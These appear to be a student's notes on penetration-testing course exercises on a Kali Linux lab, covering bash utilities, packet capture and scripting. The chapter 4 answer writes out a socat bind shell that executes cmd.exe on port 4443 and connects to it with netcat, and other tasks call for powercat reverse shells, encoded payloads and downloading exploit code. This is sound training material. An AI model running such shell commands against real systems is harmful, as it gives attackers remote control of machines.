
**chapter 3**


**3.1.3.2 Exercises**

1. Inspect your bash history and use history expansion to re-run a command from it.

use history





and select command




2. Execute different commands of your choice and experiment browsing the history through

the shortcuts as well as the reverse-i-search facility.









**3.2.5.1 Exercises**

1. Use the cat command in conjunction with sort to reorder the content of the /etc/passwd

file on your Kali Linux system.



1. Redirect the output of the previous exercise to a file of your choice in your home directory.



**3.3.5.1 Exercises**

1. Using /etc/passwd , extract the user and home directory fields for all users on your Kali

machine for which the shell is set to /bin/false. Make sure you use a Bash one-liner to print

the output to the screen. The output should look similar to Listing 53 below:

kali@kali:~$ YOUR COMMAND HERE...


The user mysql home directory is /nonexistent

The user Debian-snmp home directory is /var/lib/snmp


The user speech-dispatcher home directory is /var/run/speech-dispatcher

The user Debian-gdm home directory is /var/lib/gdm3

Listing 53 - Home directories for users with /bin/false shells




1. Copy the /etc/passwd file to your home directory ( /home/kali ).



3. Use cat in a one-liner to print the output of the /kali/passwd and replace all instances of the


“Gnome Display Manager” string with “GDM”.



**3.5.3.1 Exercises**

1. Download the archive from the following URL https://offensive-security.com/pwk-


files/scans.tar.gz




2. This archive contains the results of scanning the same target machine at different times.


Extract the archive and see if you can spot the differences by diffing the scans.

use diff




use vimdiff






use comm




**3.6.3.1 Exercises**

1. Find files that have changed on your Kali virtual machine within the past 7 days by running a


specific command in the background.




1. Re-run the previous command and suspend it; once suspended, background it.




1. Bring the previous background job into the foreground.



1. Start the Firefox browser on your Kali system. Use ps and grep to identify Firefox’s PID.




1. Terminate Firefox from the command line using its PID.



**3.7.2.1 Exercises**

1. Start your apache2 web service and access it locally while monitoring its access.log file in

real-time.




2. Use a combination of watch and ps to monitor the most CPU-intensive processes on your

Kali machine in a terminal window; launch different applications to see how the list changes

in real time.






**3.8.3.1 Exercise**


1. Download the PoC code for an exploit from https://www.exploit-db.com using curl , wget ,

and axel , saving each download with a different name.


wget



curl




axel



**3.9.3.1 Exercises**


1. Create an alias named “..” to change to the parent directory and make it persistent across

terminal sessions.



2. Permanently configure the history command to store 10000 entries and include the full date

in its output.




chapter 4

4.2.4.1 Exercises

1. Use socat to transfer powercat.ps1 from your Kali machine to your Windows system. Keep

the file on your system for use in the next section.



2. Use socat to create an encrypted reverse shell from your Windows system to your Kali

machine.

3. Create an encrypted bind shell on your Windows system. Try to connect to it from Kali

without encryption. Does it still work?

4. Make an unencrypted socat bind shell on your Windows system. Connect to the shell using


Netcat. Does it work?

Yes

On windows,we input the command: socat -d -d TCP4-LISTEN:4443 EXEC:'cmd.exe',pipes

On kali,we use netcat to connect it:nc -nv 192.168.1.102 4443

then done.



4.3.8.1 Exercises

1. Use PowerShell and powercat to create a reverse shell from your Windows system to your

Kali machine.

2. Use PowerShell and powercat to create a bind shell on your Windows system and connect

to it from your Kali machine. Can you also use powercat to connect to it locally?

3. Use powercat to generate an encoded payload and then have it executed through

powershell . Have a reverse shell sent to your Kali machine, also create an encoded bind

shell on your Windows system and use your Kali machine to connect to it.

4.4.5.1 Exercises

1. Use Wireshark to capture network activity while attempting to connect to 10.11.1.217 on

port 110 using Netcat, and then attempt to log into it.

2. Read and understand the output. Where is the three-way handshake happening? Where is

the connection closed?

3. Follow the TCP stream to read the login attempt.

4. Use the display filter to only monitor traffic on port 110.

5. Run a new session, this time using the capture filter to only collect traffic on port 110.

4.5.3.1 Exercises

1. Use tcpdump to recreate the Wireshark exercise of capturing traffic on port 110.

2. Use the -X flag to view the content of the packet. If data is truncated, investigate how the -s

flag might help.

3. Find all ‘SYN’, ‘ACK’, and ‘RST’ packets in the p p assword\_cracking\_filtered.pcap file.

4. An alternative syntax is available in tcpdump where you can use a more user-friendly filter to

display only ACK and PSH packets. Explore this syntax in the tcpdump manual by searching

for “tcpflags”. Come up with an equivalent display filter using this syntax to filter ACK and


PSH packets.

chapter 5

5.7.3.1 Exercises


1. Research Bash loops and write a short script to perform a ping sweep of your target IP range

of 10.11.1.0/24.



2. Try to do the above exercise with a higher-level scripting language such as Python, Perl, or

Ruby.



3. Use the practical examples in this module to help you create a Bash script that extracts


JavaScript files from the access\_log.txt file (http://www.offensive-security.com/pwk-

files/access\_log.txt.gz). Make sure the file names DO NOT include the path, are unique, and

are sorted.

command:

grep "\.js" access\_log.txt|awk -F "HTTP" '{print $1}'|awk -F "include/" '{print $2}'|sort -u



1. Re-write the previous exercise in another language such as Python, Perl, or Ruby.

